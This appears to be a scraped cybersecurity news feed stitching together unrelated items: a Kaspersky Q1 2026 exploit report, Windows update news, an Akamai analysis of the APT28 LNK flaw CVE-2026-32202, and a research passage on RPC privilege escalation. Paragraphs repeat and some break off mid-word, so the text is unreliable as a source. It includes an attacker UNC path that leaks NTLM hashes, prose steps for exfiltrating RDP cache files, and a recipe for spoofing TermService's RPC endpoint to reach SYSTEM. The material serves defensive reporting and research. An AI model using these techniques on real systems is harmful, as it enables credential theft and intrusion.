The post The 1.6 Billion User Pivot: Satya Nadella’s Plan to Fix Windows 11 and Save the 8GB PC appeared first on Daily CyberSecurity.
Related posts:
Project 20/20: Microsoft’s Radical Plan to Cure Windows 11’s “Memory Hunger”
Windows Print Glitch Fixed: KB5053657
Windows Hello Update: Microsoft Disables Facial Recognition in the Dark Due to Security Flaw
During Q1 2026, the exploit kits leveraged by threat actors to target user systems expanded once again, incorporating new exploits for the Microsoft Office platform, as well as Windows and Linux operating systems.
In this report, we dive into the statistics on published vulnerabilities and exploits, as well as the known vulnerabilities leveraged by popular C2 frameworks throughout Q1 2026.
Statistics on registered vulnerabilities
This section provides statistical data on registered vulnerabiliti
During Q1 2026, the exploit kits leveraged by threat actors to target user systems expanded once again, incorporating new exploits for the Microsoft Office platform, as well as Windows and Linux operating systems.
In this report, we dive into the statistics on published vulnerabilities and exploits, as well as the known vulnerabilities leveraged by popular C2 frameworks throughout Q1 2026.
Statistics on registered vulnerabilities
This section provides statistical data on registered vulnerabilities. The data is sourced from cve.org.
We examine the number of registered CVEs for each month starting from January 2022. The total volume of vulnerabilities continues rising and, according to current reports, the use of AI agents for discovering security issues is expected to further reinforce this upward trend.
Total published vulnerabilities per month from 2022 through 2026 (download)
Next, we analyze the number of new critical vulnerabilities (CVSS > 8.9) over the same period.
Total critical vulnerabilities published per month from 2022 through 2026 (download)
The graph indicates that while the volume of critical vulnerabilities slightly decreased compared to previous years, an upward trend remained clearly visible. At present, we attribute this to the fact that the end of last year was marked by the disclosure of several severe vulnerabilities in web frameworks. The current growth is driven by high-profile issues like React2Shell, the release of exploit frameworks for mobile platforms, and the uncovering of secondary vulnerabilities during the remediation of previously discovered ones. We will be able to test this hypothesis in the next quarter; if correct, the second quarter will show a significant decline, similar to the pattern observed in the previous year.
Exploitation statistics
This section presents statistics on vulnerability exploitation for Q1 2026. The data draws on open sources and our telemetry.
Windows and Linux vulnerability exploitation
In Q1 2026, threat actor toolsets were updated with exploits for new, recently registered vulnerabilities. However, we first examine the list of veteran vulnerabilities that consistently account for the largest share of detections:
CVE-2018-0802: a remote code execution (RCE) vulnerability in the Equation Editor component
CVE-2017-11882: another RCE vulnerability also affecting Equation Editor
CVE-2017-0199: a vulnerability in Microsoft Office and WordPad that allows an attacker to gain control over the system
CVE-2023-38831: a vulnerability resulting from the improper handling of objects contained within an archive
CVE-2025-6218: a vulnerability allowing the specification of relative paths to extract files into arbitrary directories, potentially leading to malicious command execution
CVE-2025-8088: a directory traversal bypass vulnerability during file extraction utilizing NTFS Streams
Among the newcomers, we have observed exploits targeting the Microsoft Office platform and Windows OS components. Notably, these new vulnerabilities exploit logic flaws arising from the interaction between multiple systems, making them technically difficult to isolate within a specific file or library. A list of these vulnerabilities is provided below:
CVE-2026-21509 and CVE-2026-21514: security feature bypass vulnerabilities: despite Protected View being enabled, a specially crafted file can still execute malicious code without the user’s knowledge. Malicious commands are executed on the victim’s system with the privileges of the user who opened the file.
CVE-2026-21513: a vulnerability in the Internet Explorer MSHTML engine, which is used to open websites and render HTML markup. The vulnerability involves bypassing rules that restrict the execution of files from untrusted network sources. Interestingly, the data provider for this vulnerability was an LNK file.
These three vulnerabilities were utilized together in a single chain during attacks on Windows-based user systems. While this combination is noteworthy, we believe the widespread use of the entire chain as a unified exploit will likely decline due to its instability. We anticipate that these vulnerabilities will eventually be applied individually as initial entry vectors in phishing campaigns.
Below is the trend of exploit detections on user Windows systems starting from Q1 2025.
Dynamics of the number of Windows users encountering exploits, Q1 2025 – Q1 2026. The number of users who encountered exploits in Q1 2025 is taken as 100% (download)
The vulnerabilities listed here can be leveraged to gain initial access to a vulnerable system and for privilege escalation. This underscores the critical importance of timely software updates.
On Linux devices, exploits for the following vulnerabilities were detected most frequently:
CVE-2022-0847: a vulnerability known as Dirty Pipe, which enables privilege escalation and the hijacking of running applications
CVE-2019-13272: a vulnerability caused by improper handling of privilege inheritance, which can be exploited to achieve privilege escalation
CVE-2021-22555: a heap out-of-bounds write vulnerability in the Netfilter kernel subsystem
CVE-2023-32233: a vulnerability in the Netfilter subsystem that allows for Use-After-Free conditions and privilege escalation through the improper processing of network requests
Dynamics of the number of Linux users encountering exploits, Q1 2025 – Q1 2026. The number of users who encountered exploits in Q1 2025 is taken as 100% (download)
In the first quarter of 2026, we observed a decrease in the number of detected exploits; however, the detection rates are on the rise relative to the same period last year. For the Linux operating system, the installation of security patches remains critical.
Most common published exploits
The distribution of published exploits by software type in Q1 2026 features an updated set of categories; once again, we see exploits targeting operating systems and Microsoft Office suites.
Distribution of published exploits by platform, Q1 2026 (download)
Vulnerability exploitation in APT attacks
We analyzed which vulnerabilities were utilized in APT attacks during Q1 2026. The ranking provided below includes data based on our telemetry, research, and open sources.
TOP 10 vulnerabilities exploited in APT attacks, Q1 2026 (download)
In Q1 2026, threat actors continued to utilize high-profile vulnerabilities registered in the previous year for APT attacks. The hypothesis we previously proposed has been confirmed: security flaws affecting web applications remain heavily exploited in real-world attacks. However, we are also observing a partial refresh of attacker toolsets. Specifically, during the first quarter of the year, APT campaigns leveraged recently discovered vulnerabilities in Microsoft Office products, edge networking device software, and remote access management systems. Although the most recent vulnerabilities are being exploited most heavily, their general characteristics continue to reinforce established trends regarding the categories of vulnerable software. Consequently, we strongly recommend applying the security patches provided by vendors.
C2 frameworks
In this section, we examine the most popular C2 frameworks used by threat actors and analyze the vulnerabilities targeted by the exploits that interacted with C2 agents in APT attacks.
The chart below shows the frequency of known C2 framework usage in attacks against users during Q1 2026, according to open sources.
TOP 10 C2 frameworks used by APTs to compromise user systems, Q1 2026 (download)
Metasploit has returned to the top of the list of the most common C2 frameworks, displacing Sliver, which now shares the second position with Havoc. These are followed by Covenant and Mythic, the latter of which previously saw greater popularity. After studying open sources and analyzing samples of malicious C2 agents that contained exploits, we determined that the following vulnerabilities were utilized in APT attacks involving the C2 frameworks mentioned above:
CVE-2023-46604: an insecure deserialization vulnerability allowing for arbitrary code execution within the server process context if the Apache ActiveMQ service is running
CVE-2024-12356 and CVE-2026-1731: command injection vulnerabilities in BeyondTrust software that allow an attacker to send malicious commands even without system authentication
CVE-2023-36884: a vulnerability in the Windows Search component that enables command execution on the system, bypassing security mechanisms built into Microsoft Office applications
CVE-2025-53770: an insecure deserialization vulnerability in Microsoft SharePoint that allows for unauthenticated command execution on the server
CVE-2025-8088 and CVE-2025-6218: similar directory traversal vulnerabilities that allow files to be extracted from an archive to a predefined path, potentially without the archiving utility displaying any alerts to the user
The nature of the described vulnerabilities indicates that they were exploited to gain initial access to the system. Notably, the majority of these security issues are targeted to bypass authentication mechanisms. This is likely due to the fact that C2 agents are being detected effectively, prompting threat actors to reduce the probability of discovery by utilizing bypass exploits.
Notable vulnerabilities
This section highlights the most significant vulnerabilities published in Q1 2026 that have publicly available descriptions.
At the core of this vulnerability is a Type Confusion flaw. By attempting to access a resource within the Desktop Window Manager subsystem, an attacker can achieve privilege escalation. A necessary condition for exploiting this issue is existing authorization on the system.
It is worth noting that the DWM subsystem has been under close scrutiny by threat actors for quite some time. Historically, the primary attack vector involves interacting with the NtDComposition* function set.
RegPwn (CVE-2026-21533): a system settings access control vulnerability
CVE-2026-21533 is essentially a logic vulnerability that enables privilege escalation. It stems from the improper handling of privileges within Remote Desktop Services (RDS) components. By modifying service parameters in the registry and replacing the configuration with a custom key, an attacker can elevate privileges to the SYSTEM level. This vulnerability is likely to remain a fixture in threat actor toolsets as a method for establishing persistence and gaining high-level privileges.
CVE-2026-21514: a Microsoft Office vulnerability
This vulnerability was discovered in the wild during attacks on user systems. Notably, an LNK file is used to initiate the exploitation process. CVE-2026-21514 is also a logic issue that allows for bypassing OLE technology restrictions on malicious code execution and the transmission of NetNTLM authentication requests when processing untrusted input.
Clawdbot (CVE-2026-25253): an OpenClaw vulnerability
This vulnerability in the AI agent leaks credentials (authentication tokens) when queried via the WebSocket protocol. It can lead to the compromise of the infrastructure where the agent is installed: researchers have confirmed the ability to access local system data and execute commands with elevated privileges. The danger of CVE-2026-25253 is further compounded by the fact that its exploitation has generated numerous attack scenarios, including the use of prompt injections and ClickFix techniques to install stealers on vulnerable systems.
CVE-2026-34070: LangChain framework vulnerability
LangChain is an open-source framework designed for building applications powered by large language models (LLMs). A directory traversal vulnerability allowed attackers to access arbitrary files within the infrastructure where the framework was deployed. The core of CVE-2026-34070 lies in the fact that certain functions within langchain_core/prompts/loading.py handled configuration files insecurely. This could potentially lead to the processing of files containing malicious data, which could be leveraged to execute commands and expose critical system information or other sensitive files.
CVE-2026-22812: an OpenCode vulnerability
CVE-2026-22812 is another vulnerability identified in AI-assisted coding software. By default, the OpenCode agent provided local access for launching authorized applications via an HTTP server that did not require authentication. Consequently, attackers could execute malicious commands on a vulnerable device with the privileges of the current user.
Conclusion and advice
We observe that the registration of vulnerabilities is steadily gaining momentum in Q1 2026, a trend driven by the widespread development of AI tools designed to identify security flaws across various software types. This trajectory is likely to result not only in a higher volume of registered vulnerabilities but also in an increase in exploit-driven attacks, further reinforcing the critical necessity of timely security patch deployment. Additionally, organizations must prioritize vulnerability management and implement effective defensive technologies to mitigate the risks associated with potential exploitation.
To ensure the rapid detection of threats involving exploit utilization and to prevent their escalation, it is essential to deploy a reliable security solution. Key features of such a tool include continuous infrastructure monitoring, proactive protection, and vulnerability prioritization based on real-world relevance. These mechanisms are integrated into Kaspersky Next, which also provides endpoint security and protection against cyberattacks of any complexity.
Meta patched two WhatsApp flaws affecting iOS, Android, and Windows users, including bugs tied to risky files, links, and Reels previews.
The post New WhatsApp Flaws Could Affect Billions of Users After Meta Security Patch appeared first on TechRepublic.
Microsoft’s April 2026 cumulative security update for Windows 11 is causing significant disruptions for users relying on third-party backup software, triggering an MS-DEFCON level 3 advisory from security patch analyst Susan Bradley at AskWoody.
The problematic update, KB5083769, applies to Windows 11 versions 24H2 and 25H2 (OS Builds 26200.8246 and 26100.8246), released on April 14, 2026.
At the root of the issue is a malfunction in Microsoft’s Volume Shadow Copy Service (VSS) a critical
Microsoft’s April 2026 cumulative security update for Windows 11 is causing significant disruptions for users relying on third-party backup software, triggering an MS-DEFCON level 3 advisory from security patch analyst Susan Bradley at AskWoody.
The problematic update, KB5083769, applies to Windows 11 versions 24H2 and 25H2 (OS Builds 26200.8246 and 26100.8246), released on April 14, 2026.
At the root of the issue is a malfunction in Microsoft’s Volume Shadow Copy Service (VSS) a critical Windows component that enables snapshot-based backup and restore operations across a wide range of enterprise and consumer backup solutions.
When VSS fails, backup jobs either stall or terminate with timeout errors, leaving systems without scheduled backup coverage a serious risk for both individual users and enterprise environments.
Affected Vendors
Multiple third-party vendors have already acknowledged the problem:
UrBackup — File backups are failing post-update; the vendor recommends uninstalling KB5083769 for impacted users
Macrium Reflect — VSS-related failures reported in active Reddit community threads; investigation underway
Acronis Cyber Protect Cloud — Backup jobs failing with the error “Microsoft VSS has timed out during snapshot creation”; Acronis recommends uninstalling the update and rebooting
It is important to note that not all backup solutions are affected. Microsoft’s native Windows 11 cloud-based Backup feature does not rely on VSS and remains unaffected.
The VSS component is also foundational to Microsoft’s forthcoming Point-in-Time Restore (PITR) feature for Windows 11, first previewed during Microsoft Ignite in November 2025 via Insider build KB5070307.
Since PITR has not yet reached general availability, most standard users face no additional risk from that front.
Mitigation Steps
For users experiencing backup failures after installing KB5083769, the following rollback procedure is advised:
Navigate to Settings → Windows Update → Update History
Scroll to Related Settings and click Uninstall Updates
Locate Security Update for Microsoft Windows (KB5083769)
Click Uninstall and allow the system to reboot
Return to Windows Update and Pause Updates to prevent reinstallation
Before uninstalling, verify whether your specific backup solution is impacted by checking your vendor’s official support channels and forums.
MS-DEFCON 3 signals that administrators should hold off on deploying KB5083769 in production environments until Microsoft issues a fix, Susan Bradley at AskWoody said.
A patch addressing the VSS regression is anticipated in an upcoming out-of-band or May 2026 cumulative update.
The post AI’s Open Secret: Why Your Cursor Extensions Can Silently Siphon Your API Keys appeared first on Daily CyberSecurity.
Related posts:
Server-Side Phishing Campaign Evades Detection, Targets Employee Portals
Darktrace Exposes “Fake Startup” Malware Campaign: Lures Crypto Users with AI/Web3 Apps to Steal Wallets
PyPI Under Attack: New Malware ‘SilentSync’ Is Stealing Credentials
Microsoft confirmed a Windows zero-click flaw tied to an incomplete patch is being exploited, putting credentials at risk for unpatched users.
The post Microsoft Confirms Windows Flaw Is Being Exploited After Incomplete Patch appeared first on TechRepublic.
The Cybersecurity and Infrastructure Security Agency (CISA) has issued an urgent alert regarding a newly discovered zero-day vulnerability affecting Microsoft Windows. On April 28, 2026, the agency officially added CVE-2026-32202 to its Known Exploited Vulnerabilities (KEV) catalog. This critical flaw involves a failure of a protection mechanism within the Microsoft Windows Shell, and active exploitation […]
The post CISA Warns of Windows Shell Zero-Day Exploited in Attacks appeared first on GBH
The Cybersecurity and Infrastructure Security Agency (CISA) has issued an urgent alert regarding a newly discovered zero-day vulnerability affecting Microsoft Windows. On April 28, 2026, the agency officially added CVE-2026-32202 to its Known Exploited Vulnerabilities (KEV) catalog. This critical flaw involves a failure of a protection mechanism within the Microsoft Windows Shell, and active exploitation […]
A critical zero-click authentication coercion vulnerability, tracked as CVE-2026-32202, stemming from an incomplete patch for a Windows Shell security feature bypass actively weaponized by the Russian APT28 threat group.
Microsoft confirmed active exploitation of the flaw and released a fix as part of its April 2026 Patch Tuesday update.
According to CERT-UA, the APT28 threat actor, also known as Fancy Bear, Forest Blizzard, and Pawn Storm, launched a targeted cyberattack campaign against
A critical zero-click authentication coercion vulnerability, tracked as CVE-2026-32202, stemming from an incomplete patch for a Windows Shell security feature bypass actively weaponized by the Russian APT28 threat group.
Microsoft confirmed active exploitation of the flaw and released a fix as part of its April 2026 Patch Tuesday update.
According to CERT-UA, the APT28 threat actor, also known as Fancy Bear, Forest Blizzard, and Pawn Storm, launched a targeted cyberattack campaign against Ukraine and several EU countries in December 2025, leveraging a weaponized LNK (Windows Shortcut) file.
Akamai researchers detected the campaign in January 2026, tracing the infection vector to two chained vulnerabilities: CVE-2026-21513 (an MSHTML exploit) and CVE-2026-21510 (a Windows Shell SmartScreen bypass with a CVSS score of 8.8).
Windows Shell 0-Click Vulnerability Exploited
The attack’s primary mechanism abuses the Windows Shell namespace parsing pipeline. APT28 embedded a malicious LinkTargetIDList structure inside the LNK file, a binary IDList that Windows Explorer parses and renders, similar to how Control Panel items are displayed.
Conceptual flow of CVE-2026-21510 exploitation(source : akamai)
The IDList contained three key components: a CLSID representing the Control Panel COM object, a second entry for “all control panel items,” and a third _IDCONTROLW structure embedding a UNC path pointing to the attacker’s remote server.
When the victim’s explorer.exe parsed this LNK file, it resolved the malicious path as:
text::{26EE0668-A00A-44D7-9371-BEB064C98683}\0\{GENERATED GUID OF THE UNC PATH}
This caused Windows to load a DLL from the attacker-controlled server treated as a Control Panel (CPL) component without triggering SmartScreen or Mark of the Web (MotW) verification.
Microsoft addressed CVE-2026-21510 during its February 2026 Patch Tuesday, introducing a new COM object called ControlPanelLinkSite that bridges the CPL launch path with ShellExecute’s trust verification pipeline.
The patch introduced a new fMask bit (0x08000000) that forces the ShellExecute pipeline to query IVerifyingTrust, ultimately triggering SmartScreen verification of the CPL file’s digital signature and origin zone before execution.
Using its PatchDiff-AI analysis tool, Akamai confirmed that the fix successfully blocked the RCE vector — unsigned or remote CPLs were no longer silently executed.
However, Akamai researchers noticed something critical: the victim machine was still authenticating to the attacker’s server even after the patch was applied.
The trust verification introduced by Microsoft fires during the ShellExecuteExW call at the very end of the CPL launch chain. But a far earlier trigger exists in CControlPanelFolder::GetUIObjectOf — the function Windows Explorer calls to extract an icon for the CPL IDList item when rendering a folder’s contents.
Deep inside this chain, a PathFileExistsW call in GetModuleMapped causes Windows to resolve the UNC path and initiate an SMB connection to the attacker’s server the moment a folder containing the malicious LNK file is opened — with no user click required.
When the UNC path resolves (e.g., \\attacker.com\share\payload.cpl), Windows automatically triggers an NTLM authentication handshake, transmitting the victim’s Net-NTLMv2 hash to the attacker’s server.
This credential can subsequently be used for NTLM relay attacks or offline password cracking all without any user interaction beyond navigating to the compromised folder.
This residual flaw was classified as CVE-2026-32202 (CVSS: 4.3), described officially as a “protection mechanism failure in Windows Shell” that allows an unauthorized attacker to perform spoofing over a network
Organizations should apply Microsoft’s April 2026 Patch Tuesday updates immediately to remediate CVE-2026-32202. Security teams should also monitor for outbound SMB traffic to external hosts and enforce NTLMv2 restrictions or transition to Kerberos-only authentication where possible.
Given that Microsoft has flagged this vulnerability as actively exploited in the wild, defenders should treat unpatched systems as high-priority exposure, particularly in environments where LNK files traverse shared folders or network drives.
This incident serves as a sharp reminder that incomplete patches can introduce secondary attack surfaces.
The gap between path resolution and trust verification in the Windows Shell pipeline, exploited first by APT28 and later uncovered by Akamai, underscores the necessity of thorough patch diffing and post-fix regression testing before marking a vulnerability as fully remediated.
Whenever someone uses Windows Remote Desktop, the operating system quietly saves visual fragments of the active session.
As recently highlighted by SCYTHE Labs, attackers can easily extract these breadcrumbs and rebuild them into readable screenshots.
This process requires no special privileges, takes just a few minutes, and relies entirely on free tools.
If your team uses Remote Desktop Protocol (RDP), you might be leaving behind a trail of highly sensitive data.
The RDP Bitmap Cach
This includes open internal tools, confidential documents, email inboxes, and even credentials typed into visible fields.
The critical issue is that this cache remains on the disk long after the connection terminates.
It sits in a standard user directory, meaning attackers do not need administrative privileges to access the files.
bmc-tools splits the cache into thousands of tiny image tiles(source :scythe)
According to recent threat research, RDP represents nearly a third of overall security issues on the global enterprise attack surface.
Threat groups like BianLian, Medusa, and Scattered Spider frequently exploit RDP access, turning this default cache into a powerful and undetected reconnaissance tool.
Extracting and Rebuilding Images
Adversaries can easily locate the cache folder because it always resides in the local application data path on every Windows machine.
They typically use a simple PowerShell command to compress the cache folder into a zip archive.
Attackers then exfiltrate this archive over standard HTTPS, which easily blends in with normal outbound network traffic, before deleting the zip file to cover their tracks.
Once attackers possess the extracted files, they rely on two open-source tools to visualize the stolen data.
The post Freedom to Reboot: Microsoft Finally Separates Windows 11 Updates from the Power Menu appeared first on Daily CyberSecurity.
Related posts:
Microsoft Edge Trials Controversial Auto-Startup Without User Consent
Breaking the 5-Week Limit: Windows 11 to Finally Grant Users Total Update Autonomy
Finally Fixed: Windows 11 “Update and Shut Down” Bug Patched After 2 Years
Microsoft has introduced a new enterprise policy setting that allows IT administrators to silently uninstall the Microsoft Copilot app from managed Windows 11 devices, marking a significant shift in how organizations can control AI tool deployment across their fleets. The new RemoveMicrosoftCopilotApp policy setting became broadly available following the April 2026 Patch Tuesday security updates. It is […]
The post Microsoft Releases Enterprise Policy Option to Disable Windows 11 Copilot appeare
Microsoft has introduced a new enterprise policy setting that allows IT administrators to silently uninstall the Microsoft Copilot app from managed Windows 11 devices, marking a significant shift in how organizations can control AI tool deployment across their fleets. The new RemoveMicrosoftCopilotApp policy setting became broadly available following the April 2026 Patch Tuesday security updates. It is […]
Fake CAPTCHA ClickFix attack tricks users into running malicious commands, using cmdkey and regsvr32 to maintain persistence and avoid detection on Windows
Fake CAPTCHA ClickFix attack tricks users into running malicious commands, using cmdkey and regsvr32 to maintain persistence and avoid detection on Windows
Intro
Windows Interprocess Communication (IPC) is one of the most complex technologies within the Windows operating system. At the core of this ecosystem is the Remote Procedure Call (RPC) mechanism, which can function as a standalone communication channel or as the underlying transport layer for more advanced interprocess communication technologies. Because of its complexity and widespread use, RPC has historically been a rich source of security issues. Over the years, researchers have identifi
Windows Interprocess Communication (IPC) is one of the most complex technologies within the Windows operating system. At the core of this ecosystem is the Remote Procedure Call (RPC) mechanism, which can function as a standalone communication channel or as the underlying transport layer for more advanced interprocess communication technologies. Because of its complexity and widespread use, RPC has historically been a rich source of security issues. Over the years, researchers have identified numerous vulnerabilities in services that rely on RPC, ranging from local privilege escalation to full remote code execution.
In this research, I present a new vulnerability in the RPC architecture that enables a novel local privilege escalation technique likely in all Windows versions. This technique enables processes with impersonation privileges to elevate their permissions to SYSTEM level. Although this vulnerability differs fundamentally from the “Potato” exploit family, Microsoft has not issued a patch despite proper disclosure.
I will demonstrate five different exploitation paths that show how privileges can be escalated from various local or network service contexts to SYSTEM or high-privileged users. Some techniques rely on coercion, some require user interaction and some take advantage of background services. As this issue stems from an architectural weakness, the number of potential attack vectors is effectively unlimited; any new process or service that depends on RPC could introduce another possible escalation path. For this reason, I also outline a methodology for identifying such opportunities.
Finally, I examine possible detection strategies, as well as defensive approaches that can help mitigate such attacks.
MSRPC
Microsoft RPC (Remote Procedure Call) is a Windows technology that enables communication between two processes. It enables one process to invoke functions that are implemented in another process, even though they are running in different execution contexts.

The figure below illustrates this mechanism.
Let us assume that Host A is running two processes: Process A and Process B. Process B needs to execute a function that resides inside Process A. To enable this type of interaction, Windows provides the Remote Procedure Call (RPC) architecture, which follows a client–server model. In this model, Process A acts as the RPC server, exposing its functionality through an interface, in our example, Interface A. Each RPC interface is uniquely identified by a Universally Unique Identifier (UUID), which is represented as a 128-bit value. This identifier enables the operating system to distinguish one interface from another.
The interface defines a set of functions that can be invoked remotely by the RPC client implemented in Process B. In our example, the interface exposes two functions: Fun1 and Fun2.
To communicate with the server, the RPC client must establish a connection through a communication endpoint. An endpoint represents the access point that enables transport between the client and the server. Because RPC supports multiple transport mechanisms, different endpoint types may exist, depending on the underlying transport.
For example:
When TCP is used as the transport layer, the endpoint is a TCP port.
When SMB is used, communication occurs through a named pipe.
When ALPC is used, the endpoint is an ALPC port.
Each transport mechanism is associated with a specific RPC protocol sequence. For instance:
ncacn_ip_tcp is used for RPC over TCP.
ncacn_np is used for RPC over named pipes.
ncalrpc is used for RPC over ALPC.
In this research, I focus specifically on Advanced Local Procedure Call (ALPC) as the RPC transport mechanism. ALPC is a Windows interprocess communication mechanism that predates MSRPC. Today, RPC can leverage ALPC as an efficient transport layer for communication between processes located on the same machine.
For simplicity, an ALPC port can be thought of as a communication channel similar to a file, where processes can send messages by writing to it, and receive messages by reading from it.
When the client wants to invoke a remote function, for example, Fun1, it must construct an RPC request. This request includes several important pieces of information, such as the interface UUID, the protocol sequence, the endpoint, and the function identifier. In RPC, functions are not referenced by name, but by a numerical identifier called the operation number (OPNUM). Depending on the requirements of the call, the request may also contain additional structures, such as security-related information.
Impersonation in Windows
In Windows, impersonation enables a service to temporarily operate using another user’s security context. For example, a service may need to open a file that belongs to a user while performing a specific operation. By impersonating the calling user, the system allows the service to access that file, even if the service itself would not normally have permission to do so. You can read more about impersonation in James Forshaw’s book Windows Security Internals.
This research focuses specifically on RPC impersonation. Instead of describing the interaction as a service and a user, I refer to the participants as a client and a server. In this model, the RPC server may temporarily adopt the identity of the client that initiated the request.
To perform this operation, the RPC server can call the RpcImpersonateClient API, which causes the server thread to execute under the client’s security context.
However, in some situations, a client may not want the server to be able to impersonate its identity. To control this behavior, Windows introduces the concept of an impersonation level. This defines how much authority the client grants the server to act on its behalf.

These settings are defined as part of the Security Quality of Service (SQOS) parameters, specified using the SECURITY_QUALITY_OF_SERVICE structure.
As you can see, this structure contains the impersonation level field, which determines the extent to which the server can assume the client’s identity.
Impersonation levels range from Anonymous, where the server cannot impersonate the client at all, to Impersonate and Delegate, which allow the server to act fully on behalf of the client.
At the same time, not every server process is allowed to impersonate a client. If any process could perform impersonation freely, it would pose a serious security risk. To prevent this, Windows requires the server process to possess a specific privilege called SeImpersonatePrivilege. Only processes with this privilege can successfully impersonate a client.
This privilege is granted by default to certain service accounts, such as Local Service and Network Service.
Interaction between Group Policy service and TermService

The Group Policy Client service (gpsvc) is a core Windows service responsible for applying and enforcing group policy settings on a system. It runs under the SYSTEM account inside svchost.exe.
When a group policy update is triggered, Windows uses an executable called gpupdate.exe. This tool can be executed with the /force flag to force an immediate refresh of all group policy settings. Internally, this executable communicates with the Group Policy service, which coordinates the update process.


At a certain stage during this operation, the Group Policy service attempts to communicate with TermService (Terminal Service, the Remote Desktop Services service) using RPC.
TermService is responsible for providing remote desktop functionality. This service is not running by default and can be enabled manually by the administrator via activation of Remote Desktop access. When this happens, the service exposes an RPC server with multiple interfaces and endpoints. TermService runs under the NT AUTHORITY\Network Service account.
When the command gpupdate /force is executed, the Group Policy service performs an RPC call to the TermService using the following parameters:
UUID: bde95fdf-eee0-45de-9e12-e5a61cd0d4fe.
Endpoint: ncalrpc:[TermSrvApi].
Function: void Proc8(int).
However, because TermService is disabled by default, the RPC call fails and an exception occurs in rpcrt4.dll (the RPC runtime). The returned error is:
0x800706BA (RPC_S_SERVER_UNAVAILABLE, 1722).
This error indicates that the RPC client could not reach the target server.

Tracing the failure path further reveals that the root cause originates from a call to NtAlpcConnectPort, which is used by RPC to establish an ALPC connection between processes.
The NtAlpcConnectPort function is responsible for connecting to a specific ALPC port and returning a handle that the client can use for further communication. This function accepts multiple parameters.
The first two parameters include:
A pointer to the returned port handle.
The ALPC port name, represented as an ASCII string.

Another important argument is PortAttributes, which is an ALPC_PORT_ATTRIBUTES structure. Inside this structure is the SECURITY_QUALITY_OF_SERVICE structure, which, as mentioned above, defines the impersonation level used for the connection.
The final parameter of interest is RequiredServerSid, which specifies the expected identity of the target server process. This identity is represented using a Security Identifier (SID) structure.
Inspecting this call reveals that the Group Policy service attempts to connect to the RPC server using an impersonation level of Impersonate, expecting the remote server to run under the Network Service account. This behavior makes sense because TermService normally runs under Network Service.
Based on all the information above, the following scheme can be created to illustrate the interaction between TermService and gpsvc.
Up to this point, nothing unusual has occurred. An RPC client attempts to connect to an RPC server that is unavailable, resulting in an exception handled by the RPC runtime.
However, an interesting question arises: What if an attacker compromises a service that runs under the Network Service identity and mimics the exact RPC server exposed by TermService?
Could the attacker deploy a fake RPC server with the same endpoint?
If so, would the RPC runtime allow the client to connect to this illegitimate server?
And if the connection is successful, how could an attacker leverage this behavior?
Coercing the Group Policy service
To better understand the implications of the previously described behavior, let us consider the following attack scenario.
Imagine an attacker has compromised a service running on the system under the Network Service account, for example, an IIS server operating under the Network Service account. With this level of access, the attacker can deploy a malicious RPC server.

The attacker’s RPC server is designed to mimic the RPC interface exposed by the Remote Desktop service (TermService). Specifically, it implements the same RPC interface UUID and exposes the same endpoint name: TermSrvApi. Once deployed, the malicious server listens for RPC requests that would normally be directed to the legitimate RDP service.
Next, the attacker coerces the Group Policy service by triggering a policy update using gpupdate.exe /force. This causes the Group Policy Client service, which runs under the SYSTEM account, to perform the previously described RPC call. As observed earlier, this RPC call uses a high impersonation level (Impersonate).
When the attacker’s fake RPC server receives the request, it calls RpcImpersonateClient. This enables the server thread to impersonate the security context of the calling client, which, in this case, is SYSTEM.
As a result, the attacker can elevate privileges from Network Service to SYSTEM. In our proof-of-concept implementation, the exploit demonstrates privilege escalation by spawning a SYSTEM-level command prompt.
When this attack scenario was first discussed, it was purely theoretical. However, after implementing the malicious RPC server, the experiment confirmed that Windows allowed the server to be deployed and started successfully, and that the RPC runtime permitted the client to connect to the malicious endpoint. This made it possible to reliably escalate privileges from Network Service to SYSTEM using this technique. For this attack to succeed, though, at least one group policy must be applied on the system.
RPC architecture flow
Further investigation revealed that many Windows services attempt to communicate with TermService using RPC. These RPC calls often originate from winsta.dll, which acts as the RPC client component.
Windows processes invoke APIs exposed by winsta.dll; these APIs rely internally on RPC communication with TermService. This pattern is common in Windows; many system DLLs use RPC behind the scenes when their exported APIs are called.
However, it appears that the RPC runtime (rpcrt4.dll) does not provide a mechanism to verify the legitimacy of RPC servers. Moreover, Windows allows another process to deploy an RPC server that exposes the same endpoint as a legitimate service.
As a result, this architectural design introduces a large attack surface because RPC is heavily used across numerous system DLLs. Applications that invoke seemingly benign APIs may unintentionally trigger privileged RPC interactions. Under certain conditions, these interactions could be abused to achieve local privilege escalation without the user’s knowledge.
Identifying RPC calls to unavailable servers
As the issue appears to stem from an architectural weakness, a systematic approach is needed to identify RPC clients attempting to communicate with servers that are unavailable. First, I need a platform capable of monitoring RPC activity and extracting relevant information from each RPC request.
Specifically, I need to capture key RPC metadata, including:
Interface UUID, endpoint, and OPNUM.
Impersonation level and RPC status code.
Client process privilege level, process name, and module path.
This information is critical because it enables me to reconstruct the RPC interaction, mimic the expected RPC server, and determine how the call is triggered.
The platform that provides this capability is Event Tracing for Windows (ETW). ETW is a built-in Windows logging framework that captures both kernel-mode and user-mode events in real time.
Windows provides a tool called logman to collect ETW data. It enables us to create trace sessions, select event providers, and configure the verbosity level of the tracing process. The collected tracing data is stored in an .etl file, which can later be analyzed using tools such as Event Viewer or other ETW analysis utilities.
ETW provides deep visibility into RPC activity without requiring modifications to applications. Through ETW, it is possible to capture detailed RPC information, such as:
RPC bindings
Endpoints
Interface UUIDs
Authentication details
Call flow and timing
RPC status codes
However, I’m not interested in every RPC event. My focus is on RPC call failures, specifically those that return the status RPC_S_SERVER_UNAVAILABLE.
For an event to be relevant to this research, the exception must meet two conditions:
It must originate from a high-privileged process because impersonating such a process may allow an attacker to escalate privileges to a more powerful security context.
The RPC call must use a high impersonation level, enabling the server to fully impersonate the client once the connection is established.

I cannot rely solely on the raw ETW output to implement this framework because it contains thousands of events, making manual filtering with standard tools inefficient. Therefore, I need to automate this process. The workflow shown below enables me to efficiently filter and extract only those events that are relevant to this analysis.
After generating the logs as an .etl file, I convert them to JSON format using tools such as etw2json. JSON is a much easier format to process programmatically. In this case, I use a Python script to filter and extract the relevant information.
The filtering process begins with a search for Event ID 1, which corresponds to an RPC stop event. This event indicates that the RPC client has completed the call and the result is available. From this event, I can extract useful information, such as:
Status code
Client process name
Client process ID
Endpoint
After extracting the status code, I filter for the specific value RPC_S_SERVER_UNAVAILABLE, which indicates that the target server was unreachable during an RPC call. These events represent the scenarios that are of interest.
However, Event ID 1 does not contain all of the required RPC metadata. To obtain the missing information, it is correlated with Event ID 5, which represents the RPC start event. This event is generated when the client initiates the RPC call.
